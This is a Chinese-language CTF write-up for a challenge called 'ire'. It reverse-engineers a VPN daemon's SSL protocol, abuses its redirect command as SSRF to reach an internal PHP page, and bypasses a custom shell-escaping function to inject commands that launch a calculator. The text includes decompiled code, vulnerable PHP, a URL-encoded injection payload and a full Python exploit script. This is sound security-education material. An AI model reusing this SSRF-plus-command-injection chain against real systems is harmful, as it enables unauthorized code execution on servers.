题目描述
题目信息:
题目名称:ire
旗帜名称:IRE
题目描述:附件中给出了一台Ubunt64-bit 22.04.5 LTS虚拟机,环境和展示区相同但密码不同。虚拟机/home/game目录中有start.sh脚本,选手可以执行start.sh脚本启动题目环境(提供的虚拟机中已经通过服务启动)。请挖掘并利用相关程序的漏洞,实现任意命令执行,若靶机弹出计算器则挑战成功。
附件信息:虚拟机用户名和口令为game/game
台上拓扑:交换机同时连接选手攻击机和靶机。靶机中使用vmware(最新版)启动附件中的Ubunt64-bit 22.04.5 LTS环境,并以game用户登录。
展示目标:选手携带自己的攻击机上台,接入靶机所在网段开始进行脆弱性检测,若在规定时间内靶机弹出计算器,即为挑战成功。

展示时操作人员操作步骤:
1)	回复虚拟机快照到初始状态;
2)	测试网络是否能够连通,如网络通联状况正常则可示意选手开始,同时开始计时;
3)	成功或超时后,关闭虚拟机、回复虚拟机快照到初始状态。
服务分析
sbgwd 实现一个VPN功能
服务
game@box:~$ cat /etc/systemd/system/myservice.service
[Unit]
Description=My Custom Script Service
After=network.target

[Service]
ExecStart=/home/game/start.sh
Restart=on-failure
User=root
Group=root

[Install]
WantedBy=multi-user.target
查看服务情况
game@box:~$ systemctl status myservice.service
● myservice.service - My Custom Script Service
     Loaded: loaded (/etc/systemd/system/myservice.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2024-12-06 11:11:11 UTC; 5 days ago
   Main PID: 1083 (start.sh)
      Tasks: 6 (limit: 4514)
     Memory: 6.3M
        CPU: 112ms
     CGroup: /system.slice/myservice.service
             ├─1083 /bin/bash /home/game/start.sh
             └─1086 /home/game/sbgwd

Dec 12 07:13:33 box sbgwd[1086]: current_clients=0 max_clients=1
Dec 12 07:18:33 box sbgwd[1086]: current_clients=0 max_clients=1
Dec 12 07:23:33 box sbgwd[1086]: current_clients=0 max_clients=1
Dec 12 07:28:33 box sbgwd[1086]: current_clients=0 max_clients=1
Dec 12 07:33:33 box sbgwd[1086]: current_clients=0 max_clients=1
Dec 12 07:38:33 box sbgwd[1086]: current_clients=0 max_clients=1
Dec 12 07:43:33 box sbgwd[1086]: current_clients=0 max_clients=1
Dec 12 07:48:33 box sbgwd[1086]: current_clients=0 max_clients=1
Dec 12 07:53:33 box sbgwd[1086]: current_clients=0 max_clients=1
Dec 12 07:58:33 box sbgwd[1086]: current_clients=0 max_clients=1
端口开放情况
game@box:~$ sudo netstat -anp | grep tcp
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      5065/sshd: /usr/sbi
tcp        0      0 0.0.0.0:45443           0.0.0.0:*               LISTEN      1086/sbgwd
tcp        0      0 127.0.0.1:80            0.0.0.0:*               LISTEN      1135/nginx: master
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      968/systemd-resolve
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      2736/cupsd
tcp        0     52 192.168.130.153:22      192.168.130.1:53078     ESTABLISHED 5495/sshd: game [pr
tcp6       0      0 :::22                   :::*                    LISTEN      5065/sshd: /usr/sbi
tcp6       0      0 ::1:631                 :::*                    LISTEN      2736/cupsd
逆向分析
一开始创建很多线程,ssl连接从13064处SSL_accept()开始,SSL_read()接收数据
进入sp_auth函数中,检查报文开头是否为魔数SlSP,报文头长度,客户端版本等
之后根据20字节处偏移的值进入一个switch菜单,其中存在重定向功能 重定向可以用来做ssrf,访问内网80端口服务
__int64 __fastcall sub_B9E0(__int64 a1, unsigned int *buffer, int length, int *a4, int a5, __int64 a6, _DWORD *a7)
{
  (...)
  if ( *tmp_buffer_1 != 'PSlS' )                // 魔数
  {
    v16 = -1;
    syslog(7, "magic number mismatch not auth packet %x", *tmp_buffer_1);
    return v16;
  }
  v13 = *(v9 + 8);
  if ( v13 > 1u )
  {
    v16 = -3;
    syslog(6, "%lx unkown client version %d", v12, v13);
    sub_81A0(a1, 0x80000004);
  }
  else
  {
    inet_ntop(8 * (*(tmp_buffer_1 + 15) == 1) + 2, tmp_buffer_1 + 6, buf, 0x2Eu);
    switch ( __ROL2__(*(tmp_buffer_1 + 10), 8) )
    {
      (...)
      case 5:
        syslog(7, "%lx MAJOR_COMMAND_SET_REDIRECT_INFO", v12);
        v16 = MAJOR_COMMAND_SET_REDIRECT_INFO(tmp_buffer_1, ret_fd);
        syslog(7, "%lx MAJOR_COMMAND_SET_REDIRECT_INFO socket... %d", v12, *ret_fd);
        return v16;
      (...)
    }
  }
  return v16;
}
重定向功能中memcpy(&v14, v4, v5 - v4);存在溢出 不过没有地址信息
__int64 __fastcall MAJOR_COMMAND_SET_REDIRECT_INFO(__int64 tmp_buffer, int *ret_fd)
{
  (...)
  ip_port = (tmp_buffer + v3);                  // 127.0.0.1:80
  syslog(7, "redirect info %s", ip_port);
  v5 = strchr(v4, ':');
  v10 = v5;
  if ( v5 )
  {
    if ( v5 != ip_port )
      memcpy(&v14, ip_port, v5 - ip_port);
    syslog(7, "redirect host %s", &host);
    port = strtol(v10 + 1, 0LL, 10);
    syslog(7, "redirect port %d", port);
    v12 = connect_server(&host, port, qword_234C8);
    *ret_fd = v12;
    syslog(7, "redirect socket %d", v12);
    return 3LL;
  }
  else
  {
    syslog(7, "not found :", v6, v7, v8, v9, host, v15, v16, v17, v18, v19, v20, v21);
    return 0xFFFFFFFFLL;
  }
}
connect_server()函数:
getaddrinfo(host, s, &req, &pai)解析目标主机和端口socket(pai->ai_family, pai->ai_socktype, pai->ai_protocol);创建tcp套接字ioctl(v4, 0x5421uLL, &v31);设置非阻塞模式connect(ret_fd, pai->ai_addr, pai->ai_addrlen)发起非阻塞连接,成功直接返回文件描述符;或者如果errno是EINPROGRESS(114),表示连接正在进行,可以继续处理;否则记录日志并返回-1epoll_create(1)创建一个epoll实例epoll_wait(v11, &events, 1, a3)a3指定等待时间,可能超时或错误,否则继续getsockopt(ret_fd, 1, 4, &optval, &optlen)检查套接字是否成功- 最后释放资源、关闭描述符
connect 只是发起了连接,而没有等待连接完成。需要 epoll 来:
- 确定连接是否真正成功
- 在一定的超时时间内处理连接未完成的情况
- 避免阻塞当前线程,实现异步连接逻辑
__int64 __fastcall connect_server(char *host, int port, __int64 a3)
{
  (...)
  if ( getaddrinfo(host, s, &req, &pai) )
  {
    (...)
  }
  v4 = socket(pai->ai_family, pai->ai_socktype, pai->ai_protocol);
  ret_fd = v4;
  v31 = 1;
  v6 = ioctl(v4, 0x5421uLL, &v31);
  if ( connect(ret_fd, pai->ai_addr, pai->ai_addrlen) != -1 || (v9 = __errno_location(), (*v9 - 114) > 1) || a3 <= 0 )
  {
  // return success
LABEL_6:
    v7 = pai;
    if ( !pai )
      return ret_fd;
LABEL_7:
    freeaddrinfo(v7);
    return ret_fd;
  }
  v10 = epoll_create(1);
  v11 = v10;
  (...)
  event.events = 4; // EPOLLOUT
  event.data.u64 = ret_fd; // 监控的文件描述符
  if ( epoll_ctl(v10, 1, ret_fd, &event) == -1 )
  {
   (...)
  }
  v12 = epoll_wait(v11, &events, 1, a3);
  v13 = v12;
  if ( !v12 )
  {
    (...)
  }
  if ( v12 < 0 )
  {
    (...)
  }
  if ( (events.events & 8) != 0 )
  {
    (...)
  }
  if ( (events.events & 0x10) != 0 )
  {
    (...)
  }
  optval = 0;
  optlen = 4;
  if ( getsockopt(ret_fd, 1, 4, &optval, &optlen) == -1 )
  {
    (...)
  }
  if ( optval )
  {
    (...)
  }
  if ( pai )
    freeaddrinfo(pai);
  if ( v11 > 0 )
    close(v11);
  return ret_fd;
}
之后在transfer 12680函数实现带有SSL的在两个套接字之间的数据转发,核心代码如下 两条数据流独立处理
- 从客户端到服务器(
SSL_read -> send) - 从服务器到客户端(
recv -> SSL_write) 分离读取和发送: SSL_read的循环专注于从客户端读取数据send_data独立管理发送逻辑,通过epoll确保数据完整发送 事件驱动:- 服务器到客户端的数据传输是基于
recv的触发,而不是主动轮询
__int64 __fastcall transfer(__int64 a1, unsigned int a2, unsigned int redirect_fd)
{
  while ( 1 )
  {
    if ( fd == in_fd )
      break;
    if ( fd == redirect_fd )
    {
      syslog(7, "redirect socket ready");
      v9 = recv(redirect_fd, buffer, dword_234E0, 0);
      syslog(7, "%lx redirect read %d", v4, v9);
      v11 = SSL_write(a1, buffer, v9);
      syslog(7, "%lx client sent %d", v4, v11);
    }
  }

  syslog(7, "client socket ready");
  while ( 1 )
  {
    v13 = SSL_read(a1, buffer, dword_234E0);
    syslog(7, "%lx SSL_read %d", v4, v13);
  }
  v23 = send_data(redirect_fd, buffer, v13);

}
交互
import socket
import ssl
from pwn import *

MAJOR_COMMAND_AUTH = 0
MAJOR_COMMAND_LOG = 1
MAJOR_COMMAND_POLICY = 2
MAJOR_COMMAND_SESSION = 3
MAJOR_COMMAND_SET_REDIRECT_INFO = 5
MAJOR_COMMAND_VPN_AUTH = 6
MINOR_COMMAND_GET_VERSION = 7

context.endianness = 'big'
# 服务器地址和端口
server_address = ('192.168.101.140', 45443)

# 客户端证书和私钥路径
client_cert = './toplayer.crt'
client_key = './toplayer.key'

# 创建一个 TCP 套接字
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# 创建 SSL 上下文
context = ssl.create_default_context(ssl.Purpose.SERVER_AUTH)
context.load_cert_chain(certfile=client_cert, keyfile=client_key)

context.check_hostname = False
context.verify_mode = ssl.CERT_NONE

request = '''
xxxx
'''

try:
    # 通过 SSL 包装套接字并连接
    ssl_sock = context.wrap_socket(sock, server_hostname=server_address[0])
    ssl_sock.connect(server_address)
    print("SSL 连接已建立。")

    # 发送明文数据
    message = b"SlSP" # magic
    message += p32(28 + 12) # header length
    message += p8(1) # tls client version
    message += p8(0) # ssbp auth type
    message = message.ljust(12, b'a')
    message += p8(0) + p8(0) + p8(0) # SWB
    message += p8(0) # is_ipv6
    message = message.ljust(20, b'a')
    message += p16(MAJOR_COMMAND_SET_REDIRECT_INFO)
    message = message.ljust(24, b'a')
    message += p8(0) + p8(0) + p8(0) + p8(0)
    message += b'127.0.0.1:80'
    #message += b'a'*0xb0+b':'
    ssl_sock.sendall(message)
    print(f"已发送数据: {message}")
    input("paused")
    # (可选)接收服务器响应
    ssl_sock.sendall(request.encode())
    input()

except ssl.SSLError as e:
    print(f"SSL 错误: {e}")
except Exception as e:
    print(f"连接错误: {e}")
finally:
    ssl_sock.close()
    print("连接已关闭。")
php分析
内网有80端口开放

通过找nginx配置文件找到有php在/var/www/html
game@box:~$ cat /etc/nginx/sites-available/default
##
# You should look at the following URL's in order to grasp a solid understanding
# of Nginx configuration files in order to fully unleash the power of Nginx.
# https://www.nginx.com/resources/wiki/start/
# https://www.nginx.com/resources/wiki/start/topics/tutorials/config_pitfalls/
# https://wiki.debian.org/Nginx/DirectoryStructure
#
# In most cases, administrators will remove this file from sites-enabled/ and
# leave it as reference inside of sites-available where it will continue to be
# updated by the nginx packaging team.
#
# This file will automatically load configuration files provided by other
# applications, such as Drupal or Wordpress. These applications will be made
# available underneath a path with that package name, such as /drupal8.
#
# Please see /usr/share/doc/nginx-doc/examples/ for more detailed examples.
##

# Default server configuration
#
server {
        listen 127.0.0.1:80 default_server;

        # SSL configuration
        #
        # listen 443 ssl default_server;
        # listen [::]:443 ssl default_server;
        #
        # Note: You should disable gzip for SSL traffic.
        # See: https://bugs.debian.org/773332
        #
        # Read up on ssl_ciphers to ensure a secure configuration.
        # See: https://bugs.debian.org/765782
        #
        # Self signed certs generated by the ssl-cert package
        # Don't use them in a production server!
        #
        # include snippets/snakeoil.conf;

        root /var/www/html;

        # Add index.php to the list if you are using PHP
        index index.html index.htm index.nginx-debian.html index.php;

        server_name _;

        location / {
                # First attempt to serve request as file, then
                # as directory, then fall back to displaying a 404.
                try_files $uri $uri/ =404;
        }

        # pass PHP scripts to FastCGI server
        #
        location ~ \.php$ {
                include snippets/fastcgi-php.conf;

                # With php-fpm (or other unix sockets):
                fastcgi_pass unix:/run/php/php8.1-fpm.sock;
                fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
                include fastcgi_params;
                # With php-cgi (or other tcp sockets):
                #fastcgi_pass 127.0.0.1:9000;
        }

        # deny access to .htaccess files, if Apache's document root
        # concurs with nginx's one
        #
        #location ~ /\.ht {
        #       deny all;
        #}
}


# Virtual Host configuration for example.com
#
# You can move that to a different file under sites-available/ and symlink that
# to sites-enabled/ to enable it.
#
#server {
#       listen 80;
#       listen [::]:80;
#
#       server_name example.com;
#
#       root /var/www/example.com;
#       index index.html;
#
#       location / {
#               try_files $uri $uri/ =404;
#       }
#}
login.php 略去html部分 authenticate_user()函数没require定义文件进来 有点抽象 调不到,要不这里应该也能直接注
<?php
error_reporting(E_ERROR | E_PARSE);
session_start();

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';

    if (!empty($username) && !empty($password)) {
        // Attempt LDAP authentication
        $result = authenticate_user($username, $password);
        if ($result['code'] === 0) {
            $_SESSION['user'] = $username;
            $_SESSION['authenticated'] = true;
            header("Location: index.php");
            exit;
        } else {
            $error_message = $result['message'];
        }
    }
}
?>
ldap_auth.php
<?php
require_once("ldapTest.php");
function authenticate_user($username, $password) {
    // LDAP server configuration
    $server = [
        'host' => 'localhost', // Change this to your LDAP server
        'port' => '389',       // Change this to your LDAP port
        'tls'  => false        // Set to true if using TLS
    ];

    // Base DN for user search
    $base_dn = "dc=example,dc=com"; // Change this to your base DN

    // Create LDAP URL
    $url = ($server['tls'] ? "ldaps" : "ldap") . "://{$server['host']}:{$server['port']}";
    $url = escapeshellarg($url);

    // Escape the username and password for shell usage
    $dn = escapeshellarg_jp($base_dn);
    $password = escapeshellarg_jp($password);

    // Use the test connection function from ldapTest.php
    $cmd = sprintf("ldapsearch -x -H %s -D %s -w %s -b %s -s sub \"(uid=%s)\"",
        $url,
        $dn,
        $password,
        $base_dn,
        escapeshellarg($username)
    );

    $result = shell_exec($cmd);

    // Use the getResultMessage function from ldapTest.php to parse the result
    return getResultMessage($result);
}
ldapTest.php 未鉴权 直接注,闭合单引号 #注释后续内容
<?php
(...)
function escapeshellarg_jp($p_arg) {
    $escape_flg = false;
    if(preg_match("/^'(.*)'$/", $p_arg, $matches) === 1) { // 去掉包裹的单引号
        $p_arg = $matches[1];
    }

    $offset = -1;
    while(++$offset < strlen($p_arg)) {
        $char1byte = $p_arg[$offset];
        if($escape_flg == false && $char1byte == "\\") { // 发现一个反斜杠
            $escape_flg = true;
            continue;
        }
        if($escape_flg == false && $char1byte == "'") { // 发现一个单引号 变成\'
            $p_arg = substr($p_arg, 0, $offset) . "\\" . substr($p_arg, $offset);
            $escape_flg = true;
            continue;
        }

        if($escape_flg == true) { // 前面出现过一个反斜杠 这里变回false
            $escape_flg = false;
            continue;
        }
    }
    $p_arg .= ($escape_flg == true) ? "\\" : ''; // 如果最后是true 说明有一个反斜杠没闭合 补上一个反斜杠闭合
    $p_arg  = "'$p_arg'"; // 外层包裹单引号

    return $p_arg;
}
(...)

$request = json_decode($_POST["myData"]);
$response = array();
[刷题](../../web/刷题.md)$index = 0;
foreach($request->servers as $server) {
	if($server->host != "") {
		$url = escapeshellarg(($server->tls == true ? "ldaps" : "ldap") ."://$server->host:$server->port");
		$ldap_test_filter = str_replace("%s", $request->target, $request->filter);

		$dn = escapeshellarg_jp($request->dn);
        $password = escapeshellarg_jp($request->password);
        $base = escapeshellarg_jp($request->base);
        $filter = escapeshellarg_jp($ldap_test_filter);
        $subtree = escapeshellarg_jp($request->subtree);
        $attr = escapeshellarg_jp($request->target_attr);
        if($request->password == "") {
            $password = escapeshellarg_jp(getPassword());
        }

        file_put_contents('/var/www/html/debug.log', "ldapsearch -A -x -H $url " .($server->tls == true ? "-Z " : ""). "-D $dn -w $password -b $base -s $subtree $filter\n", FILE_APPEND)
		$ldap_search = shell_exec("ldapsearch -A -x -H $url " .($server->tls == true ? "-Z " : ""). "-D $dn -w $password -b $base -s $subtree $filter");
		$response[$index] = getResultMessage($ldap_search);
        if($response[$index]["code"] == 0) {
            $schema = getSchemaDN($url,$server->tls == true ? "-Z " : "");
            if(!$schema) {
                $response[$index]["code"] = 5;
                $response[$index]["message"] = "<label class=\"err_msg\">" . __("Ldap_Check_Attr_Failed_Item") . "</label><br/>";
            } else {
                $found = isAttrExists($request->target_attr,$url,$server->tls == true ? "-Z " : "",$schema,$dn,$password); // for OpenLDAP
                if(!$found) {
                    $response[$index]["code"] = 1;
                    $response[$index]["message"] = "<label class=\"err_msg\">" . __("Ldap_Attr_Not_Found_Item") . "</label><br/>";
                }
            }
        }
	}

    $index++;
}
header('Content-Type: application/json');
echo json_encode($response);
?>
命令注入请求
request = '''POST /ldapTest.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 327
Content-Type: application/x-www-form-urlencoded
Connection: close

myData=%7b%22servers%22%3a%20%5b%7b%22host%22%3a%20%22127.0.0.1%22%2c%20%22port%22%3a%20%221234%22%7d%5d%2c%22dn%22%3a%20%221%22%2c%20%22password%22%3a%20%221%22%2c%20%22base%22%3a%20%221%22%2c%20%22target_attr%22%3a%20%221%22%2c%20%22subtree%22%3a%20%22%5c%5c%5c%5c'%3bDISPLAY%3d%5c%22%3a0%5c%22%20gnome-calculator%3b%23%22%7d'''
其中myData:
{"servers": [{"host": "127.0.0.1", "port": "1234"}],"dn": "1", "password": "1", "base": "1", "target_attr": "1", "subtree": "\\\\';DISPLAY=\":0\" gnome-calculator;#"}
直接在命令行执行计算器打不开
root@box:/var/www/html# gnome-calculator

(gnome-calculator:66062): Gtk-WARNING **: 13:17:22.217: cannot open display:
需要设置环境变量DISPLAY=:0,:0是默认的显示器编号 表示当前主显示器,从在命令注入并在虚拟机弹出计算器
exp
import socket
import ssl
from pwn import *

MAJOR_COMMAND_AUTH = 0
MAJOR_COMMAND_LOG = 1
MAJOR_COMMAND_POLICY = 2
MAJOR_COMMAND_SESSION = 3
MAJOR_COMMAND_SET_REDIRECT_INFO = 5
MAJOR_COMMAND_VPN_AUTH = 6
MINOR_COMMAND_GET_VERSION = 7

context.endianness = 'big'
# 服务器地址和端口
server_address = ('192.168.101.140', 45443)

# 客户端证书和私钥路径
client_cert = './toplayer.crt'
client_key = './toplayer.key'

# 创建一个 TCP 套接字
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# 创建 SSL 上下文
context = ssl.create_default_context(ssl.Purpose.SERVER_AUTH)
context.load_cert_chain(certfile=client_cert, keyfile=client_key)

context.check_hostname = False
context.verify_mode = ssl.CERT_NONE

request = '''POST /ldapTest.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 327
Content-Type: application/x-www-form-urlencoded
Connection: close

myData=%7b%22servers%22%3a%20%5b%7b%22host%22%3a%20%22127.0.0.1%22%2c%20%22port%22%3a%20%221234%22%7d%5d%2c%22dn%22%3a%20%221%22%2c%20%22password%22%3a%20%221%22%2c%20%22base%22%3a%20%221%22%2c%20%22target_attr%22%3a%20%221%22%2c%20%22subtree%22%3a%20%22%5c%5c%5c%5c'%3bDISPLAY%3d%5c%22%3a0%5c%22%20gnome-calculator%3b%23%22%7d'''


try:
    # 通过 SSL 包装套接字并连接
    ssl_sock = context.wrap_socket(sock, server_hostname=server_address[0])
    ssl_sock.connect(server_address)
    print("SSL 连接已建立。")

    # 发送明文数据
    message = b"SlSP" # magic
    message += p32(28 + 12) # header length
    message += p8(1) # tls client version
    message += p8(0) # ssbp auth type
    message = message.ljust(12, b'a')
    message += p8(0) + p8(0) + p8(0) # SWB/redirect no use
    message += p8(0) # is_ipv6
    message = message.ljust(20, b'a')
    message += p16(MAJOR_COMMAND_SET_REDIRECT_INFO)
    message = message.ljust(24, b'a')
    message += p8(0) + p8(0) + p8(0) + p8(0)
    message += b'127.0.0.1:80'
    ssl_sock.sendall(message)
    print(f"已发送数据: {message}")
    input("paused")
    # (可选)接收服务器响应
    ssl_sock.sendall(request.encode())
    input()

except ssl.SSLError as e:
    print(f"SSL 错误: {e}")
except Exception as e:
    print(f"连接错误: {e}")
finally:
    ssl_sock.close()
    print("连接已关闭。")